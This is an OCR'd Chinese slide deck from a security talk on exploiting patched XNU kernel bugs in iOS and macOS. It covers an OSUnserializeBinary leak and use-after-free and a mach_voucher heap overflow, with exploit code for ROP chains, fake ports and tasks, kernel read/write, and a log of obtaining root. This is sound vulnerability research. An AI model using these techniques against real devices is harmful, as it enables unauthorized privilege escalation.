
## 一発入魂 - XNU内核漏洞分析与利用

蒸米@阿里移动安全





- XNU introduction
- iOS 9.3.4/macOS 10.11.6 OSUnserializeBinary() info leak & UAF
- XNU kernel ROP
- iOS 10.2/macOS 10.12.2 mach\_voucher() heap overflow
- iOS 10 port feng shui
- Conclusion



- XNU,由苹果电脑发展的操作系统内核,被使用于macOS和iOS中。它是Darwin操作系统的一部份,跟随着Darwin一同作为自由及开放源代码软件被发布。XNU是X is Not Unix的缩写。
- XNU for macOS是开源并且可以编译的: https://opensource.apple.com/source/xnu/
- XNU for iOS是闭源的并做了部分修改,但绝大多数实现和macOS是一样的。

• 漏洞位置:xnu-source/libkern/c++/OSSerializeBinary.cpp

```
OSObject *
OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString)

{
```

```
case kOSSerializeNumber:
   bufferPos += sizeof(long long);
   if (bufferPos > bufferSize) break;
   value = next[1];
   value <<= 32;
   value |= next[0];
   o = OSNumber::withNumber(value, len);
   next += 2;
   break;</pre>
```

• 信息泄露:没有检查len的大小,导致可以>8,从而泄露内核栈上的信息。

```
sym = OSDynamicCast(OSSymbol, o);
if (!sym && (str = OSDynamicCast(OSString, o)))
{
    sym = (OSSymbol *) OSSymbol::withString(str);
    o->release();
    o = 0;
}
ok = (sym != 0);
```

 Use-after-free: OSString key转换为OSSymbol 的过程中OSString已经被free掉了,但这个 OSString却被加入了对象列表里。



#### iOS 9.3.4/macOS 10.11.6 内核漏洞: OSUnserializeBinary()

```
<dict>
                                                 } else if( (off = OSDynamicCast( OSNumber, obj ))) {
                                                 offsetBytes = off->unsigned64BitValue();
<kev>min</kev>
                                                 len = off->numberOfBytes();
                                                 bytes = &offsetBytes;
<number>0x4141414141414141
                                            #ifdef BIG ENDIAN_
                                                 bytes = (const void *)
</dict>
                                                     (((UInt32) bytes) + (sizeof( UInt64) - len));
                                             #endif
 uint32 t data[] = {
                                                 } else
                                                 ret = kIOReturnBadArgument;
 0x000000d3.
 0x81000001,
                                                 if( bytes) {
                                                 if( *dataCnt < len)</pre>
 0x08000004, 0x006e696d,
                                                     ret = kIOReturnIPCError;
 0x84000200, //change the length of OSNumber
                                                 else {
                                                         *dataCnt = len;
 0x41414141, 0x41414141
                                                         bcopy( bytes, buf, len );
text:FFFFFF80003934BA
                                             call
                                                        is io registry entry get property bytes
                                                       [r14+28h], eax
text:FFFFFF80003934BF
                                             mov
```

- 如果攻击者将number的长度设置的非常长,并用io\_registry\_entry\_get\_property\_bytes()去获取 number数据的话,就会造成内核的信息泄露。
- 因为OS number的长度被修改了,所以返回的数据不光有攻击者发送给内核的number,还有栈上数据,比如函数return时候的返回地址: 0xFFFFF80003934BF+kslide。



### iOS 9.3.4/macOS 10.11.6 内核漏洞: OSUnserializeBinary()

```
<dict>
<string>A</string>
<bool>true</bool>
<key>B</key>
<data>vtable data...</data>
<object>1</object>
</dict>
```

```
case kOSSerializeObject:
                  if (len >= objsIdx) break;
                  o = objsArray[len];
                  o->retain():
                  isRef = true;
0xffffff801f032c40 <+352>:
                                 0xffffff801f0334a3
0xffffff801f032c46 <+358>:
                                 %edx, -0x5c(%rbp)
                          movl
0xfffffff801f032c49 <+361>:
                                 %ebx, %eax
0xfffffff801f032c4b <+363>:
                                 (%rdi,%rax,8), %rbx
                          movq
                                  (%rbx), %rax
0xfffffff801f032c4f <+367>:
0xffffff801f032c52 <+370>:
                                 %rbx, %rdi
0xffffff801f032c55 <+373>: callq
                                 *0x20(%rax)
```

- OSString key转换为OSSymbol的过程中OSString已经被free掉了,但这个OSString却被加入了对象
  列表里。因此当一个OSObject类型去引用一个已经被释放了的OSString的时候,就会产生UAF。
- 因此,如果攻击者能够在OSString被free的时候,立刻申请一段和OSString一样大小的内存并且构造好对应的vtable数据,当内核调用o->retain()的时候,内核的pc指针就能被攻击者控制。

```
vm address t payload addr = 0;
size t size = 0 \times 1000;
/* In case we are re-executing, deallocate the NULL page. */
vm deallocate(mach_task_self(), payload_addr, size);
kern_return_t kr = vm_allocate(mach_task_self(), &payload_addr, size, 0);
if (kr != KERN SUCCESS) {
  printf("error: could not allocate NULL page for payload\n");
  return 3:
uint64_t * vtable = (uint64_t *)payload_addr;
/* Virtual method 4 is called in the kernel with rax set to 0. */
  vtable[0] = 0;
  vtable[1] = 0;
  vtable[2] = 0:
  vtable[3] = ROP POP RAX(mapping kernel);
  vtable[4] = ROP PIVOT RAX(mapping kernel);
  vtable[5] = ROP_POP_RAX(mapping_kernel);
  vtable[6] = 0:
  vtable[7] = ROP_POP_RSP(mapping_kernel);
  vtable[8] = (uint64 t)stack-> rop chain;
  return 0;
```

```
lsym_map_t* mapping_kernel=lsym_map_file("/System/Library/Kernels/kernel");
kernel_fake_stack_t* stack = calloc(1,sizeof(kernel_fake_stack_t));

PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_current_proc");
PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack, mapping_kernel);
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_proc_ucred");
PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack, mapping_kernel);
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_posix_cred_get");
PUSH_GADGET(stack) = ROP_ARG2(stack, mapping_kernel, sizeof(int)*3)
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_bzero");
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_bzero");
```

- 在macOS上有一种取巧的方法,如果exp的bin是32位的程序的话,可以使用NULL page。因此,攻击者可以使用vm\_allocate()申请到NULL Page,然后将vtable和ROP chain都保存在NULL page里。
- 随后利用ROP获得当前进程的ucred,然后将cr\_svuid设置为0,最后用thread\_exception\_return退出 进程,即可拿到root。



- 在iOS上利用OSUnserializeBinary()漏洞会麻烦一些,因为不能利用NULL page (32位上和iPhone 7上kernel 不能执行用户态的代码, SMAP)。
- 攻击者需要先用info leak获取到一个内核buffer的地址,然后将ROP chain拷贝到内核中的buffer中去。这样攻击者才能利用UAF漏洞进行ROP的执行。
- 具体细节可以参考lookout的《Technical Analysis of Pegasus Spyware》。



#### iOS 10.2/macOS 10.12.2 内核漏洞: Heap Overflow

```
kern_return_t
mach_voucher_extract_attr_recipe_trap(struct mach_voucher_extract_attr_recipe_args *args)
{
   ipc_voucher_t voucher = IV_NULL;
   kern_return_t kr = KERN_SUCCESS;
   mach_msg_type_number_t sz = 0;

   if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
        return KERN_MEMORY_ERROR;
```

```
struct mach_voucher_extract_attr_recipe_args {
    PAD_ARG_(mach_port_name_t, voucher_name);
    PAD_ARG_(mach_voucher_attr_key_t, key);
    PAD_ARG_(mach_voucher_attr_raw_recipe_t, recipe);
    PAD_ARG_(user_addr_t, recipe_size);
};
```

```
struct host_create_mach_voucher_args {
   PAD_ARG_(mach_port_name_t, host);
   PAD_ARG_(mach_voucher_attr_raw_recipe_array_t, recipes);
   PAD_ARG_(int, recipes_size);
   PAD_ARG_(user_addr_t, voucher);
};
```

- macOS 10.12/iOS 10中的内核堆溢出漏洞(新函数),在yalu102中被使用。
- args->recipe\_size是一个用户态的指针,指针指向了一个size的整数值。
- 函数并没有直接传递这个size整数,而是用copyin()将size的值从用户态拷贝到内核,然后赋值给sz。



#### iOS 10.2/macOS 10.12.2 内核漏洞: Heap Overflow

```
uint8_t *krecipe = kalloc((vm_size_t)sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe, args->recipe_size) {
    kfree(krecipe, (vm_size_t)sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

```
uint8_t *krecipe = kalloc((vm_size_t)max_sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe sz)) {
    kfree(krecipe, (vm_size_t)max_sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

漏洞代码(修复前)

漏洞代码(修复后)


- 随后函数调用kalloc(sz)去分配了sz大小的内核堆内存。
- 问题出现了,函数竟然用args->recipe\_size作为长度,用copyin()拷贝用户态的数据 到内核的堆内存中。
- args->recipe\_size是用户态指针,而不是长度!Heap buffer overflow!
- 修复:macOS 10.12.3和iOS 10.2.1中,修改args->recipe\_size为sz。

- 想要进行任意长度和内容的堆溢出,理论上需要控制控制args->recipe\_size的值,而这个值是一个用户态的地址,控制起来并不是那么简单。
- 在iOS中,出于对0页面(NULL pointer dereference)的保护,攻击者并不能控制用户态0x16000以下的地址,难道攻击者每次都要拷贝大于0x16000的数据到内核?(必然会panic)


```
// this is how much data we want copyin to actually copy
// we make sure it only copies this much by aligning the userspace buffer
// such that after this many bytes there's an unmapped userspace page and the copyin stops and fails
uint64_t actual_copy_size = kalloc_size + overflow_length;
```

• 其实,只要copyin()在拷贝用户态数据的时候,遇到了unmap的内存,就自动停止拷贝。 因此关键是内存拷贝的开始地址,和到unmap内存的地址。而参数中的args->recipe\_size并不是非常关键。

- 比如说攻击者目标是溢出kalloc.256 (0x100) zone的内存,并溢出8位。也就是说真正要拷贝的内容为256 + 8= 0x108位。
- 攻击者先用mach\_vm\_allocate()在用户态分配一段内存,然后获取内存的起始地址start,然后计算一下结束的地址,也就是end=start+0x108。然后调用mach\_vm\_deallocate()将end后面的内存给unmap掉。然后把recipe的值设置为start。




 随后攻击者设置:\*(uint64\_t\*)recipe\_size = 0x100; 这样内核会kalloc一段0x100的内存, 然后把recipe\_size=useraddr的内容拷贝进去,但攻击者将recipe地址中0x108长度后的内存给unmap了,所以只会溢出0x8位数据。 Mach msg是XNU下最常见的消息传递机制,并且很多数据是通过"复杂消息"来传递。通过复杂消息,开发者甚至可以利用MACH\_MSG\_OOL\_PORTS\_DESCRIPTOR这种msg type来传递out-of-line端口。比如,攻击者用mach msg发送32个MACH\_PORT\_DEAD ool port到内核:




```
msg1.head.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
msg1.head.msgh_local_port = MACH_PORT_NULL;
msg1.head.msgh_size = sizeof(msg1)-2048;
msg1.msgh_body.msgh_descriptor_count = 1;

msg1.desc[0].address = MACH_PORT_DEAD_buffer;
msg1.desc[0].count = 0x100/8; //32
msg1.desc[0].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
msg1.desc[0].disposition = MACH_MSG_TYPE_COPY_SEND;
```

• 32个ool port的大小是0x100,离这个大小最近的zone是kalloc.256。接下来,攻击者目标 是溢出kalloc.256 (0x100) zone的内存,覆盖另一个ool port的数据,让它的ipc\_object指 针指向用户态伪造的fake port object。同样我们可以在用户态伪造task。





为了保证攻击者能够溢出到攻击者控制的port,攻击者需要进行堆风水。通过的alloc和free在zone中挖出合适的槽,然后在某个槽中溢出,并寻找被溢出的port。

 完成溢出后,通过mach\_msg()接收ool port数据,如果发现某个ool port 不再是PORT\_DEAD了,说明攻击者控制了这个port,因为这个port的 ipc\_object被攻击者指向了用户态的内存。





 攻击者将port伪造成IKOT\_CLOCK内核 服务对象,随后从textbase开始遍历这 个对象的task数据在内核中的地址。如 果clock\_sleep\_trap()的返回值不为fail, 那么攻击者就猜中并获取到了 clock\_task在内核的地址。

```
uint64_t textbase = 0xfffffff007004000;
while(1)
{
    k+=8;
    //guess the task of clock
    *(uint64_t*)((uint64_t)fakeport) + 0x68) = textbase + k;
    *(uint64_t*)((uint64_t)fakeport) + 0xa0) = 0xff;

    //fakeport->io_bits = IKOT_CLOCK | IO_BITS_ACTIVE ;
    kern_return_t kret = clock_sleep_trap(foundport, 0, 0, 0, 0);

if (kret != KERN_FAILURE) {
    printf("task of clock = %llx\n",textbase + k);
    break;
    }
}
```

 如何利用faketask转化成内核任意读是整个exp最精彩的部分。攻击者先将 fakeport的task指向攻击者伪造的faketask。随后将faketask的procoff设置 为想要获取的内核数据的地址-0x10。然后再调用pid\_for\_task()就可以读取 内核地址的数据,并保存到value里。(黑人问号???)

```
fake port faketask

fakeport->io_bits = IKOT_TASK|IO_BITS_ACTIVE;
fakeport->io_references = 0xff;
char* faketask = ((char*)fakeport) + 0x1000;

*(uint64_t*)((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)((uint64_t)fakeport) + 0xa0) = 0xff;
*(uint64_t*) (faketask + 0x10) = 0xee;

int32_t value = 0;
*(uint64_t*) (faketask + procoff) = kernel_addr - 0x10;
pid_for_task(foundport, &value);
printf("read 0x%11x: 0x%x", kernel_addr, value);
```

```
__int64 __fastcall get_bsdtask_info(__int64 a1) {
    return *(_QWORD *)(a1 + 0x380);
}
```


```
signed __int64 __fastcall proc_pid(__int64 a1)
{
    signed __int64 result; // rax@1
    result = 0xFFFFFFFFLL;
    if ( a1 )
        result = *(_DWORD *)(a1 + 0x10);
    return result;
}
```

```
//copy the value to pid_addr
(void) copyout((char *) &pid_addr, sizeof(int));
read 0xffffff800cc000000 : 0xfeedfacf
```


因此,利用伪造的faketask数据结构,攻击者让 pid\_for\_task()干了一件和本职工作毫不相干的 事情。



 之前攻击者已经得到了clock task在内核中的地址,而这个数据是保存在kernel 的data段里的,因此攻击者只要从这个地址向前遍历,找到0xfeedfacf这个魔数 就能定位kernel的base,并且这个地址减去0xffffff8000200000就是kslide。



通过内核任意读,攻击者可以dump出来kernel的ipc\_object以及kernel进程的task数据并赋值给fake port。随后,攻击者用task\_get\_special\_port()就可以获得kernel task port,并通过mach\_vm\_read()和mach\_vm\_write()获得内核任意读写的能力了。



• 通过内核任意读写,攻击者找到自己进程的ucred,将cr\_ruid,也就是 real user id修改为0,这意味着攻击者将进程的uid变成了root。随后只 要执行system("/bin/bash");即可获得root权限的shell。

```
struct ucred {
   TAILQ_ENTRY(ucred) cr_link; /* never modify
                        /* reference count */
   u_long cr_ref;
struct posix_cred {
    * The credential hash depends on everything
    * (see kauth_cred_get_hashkey)
    uid t cr uid:
                         /* effective user id
                       /* real user id */
    uid_t cr_ruid;
   uid_t cr_svuid; /* saved_user id */
          cr_ngroups; /* number of groups
   gid_t cr_groups[NGROUPS]; /* advisory group
    gid_t cr_rgid;
                       /* real group id */
    gid_t cr_svgid;
                        /* saved group id */
   uid t cr amuid;
                        /* UID for group memb
    int cr_flags;
                      /* flags on credential */
} cr_posix;
   struct label
                  *cr label: /* MAC label */
    * NOTE: If anything else (besides the flags)
    * added after the label, you must change
    * kauth_cred_find().
   struct au_session cr_audit; /* user audit
```

```
[mindeMacBook-Air:port_fengshui_root minzheng$ ./exp
Local privilege escalation for macOS 10.12.2 via mach voucher heap overflow
by Min(Spark) Zheng @ Team OverSky (twitter@SparkZheng)
create voucher = 0xc03
fakeport = 0x5058000
ptz[0] = 0x32d03
found port!
leaked ptr = 0xffffff8000e271c0
found kernel text at 0xffffff8000600000
tfp0 = 0x32e03
kernel base = 0xffffff8000600000 slide = 0x400000
read kernel header = 0x1000007feedfacf
aetuid = 0
bash-3.2# whoami
root
[bash−3.2# uname −a
Darwin mindeMacBook-Air.local 16.3.0 Darwin Kernel Version 16.3.0: Thu Nov 17
bash-3.2#
bash-3.2#
```

- 随着苹果对iOS系统用户态安全性的加强,过沙盒的漏洞变的越来越少,但是越来越多的可以在沙盒内直接攻击内核的漏洞被挖掘了出来。
- 随着漏洞利用方法的不断公开(pegasus, yalu),如何挖掘和防护这种威力强大的漏洞变成了未来iOS系统安全的研究趋势。
- 内核漏洞利用以及提权的参考资料:

macOS 10.11.6 OSUnserializeBinary() info leak & UAF: <a href="https://github.com/zhengmin1989/OS-X-10.11.6-Exp-via-PEGASUS">https://github.com/zhengmin1989/OS-X-10.11.6-Exp-via-PEGASUS</a>

macOS 10.12.2 mach\_voucher() heap overflow <a href="https://github.com/zhengmin1989/macOS-10.12.2-Exp-via-mach\_voucher">https://github.com/zhengmin1989/macOS-10.12.2-Exp-via-mach\_voucher</a>



# Thanks

微博:蒸米spark



## 实习生招聘



扫码看阿里袖盾局在招募"特丁"